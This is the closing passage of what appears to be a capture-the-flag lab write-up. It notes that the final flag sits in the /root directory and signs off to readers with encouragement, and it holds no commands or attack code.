Finally, you will get the flag inside **/root** directory.

I hope you learned something and enjoyed doing the box.

Thanks for reading till the End. We will meet in the next article. Till then, Keep Exploring and Keep Exploiting.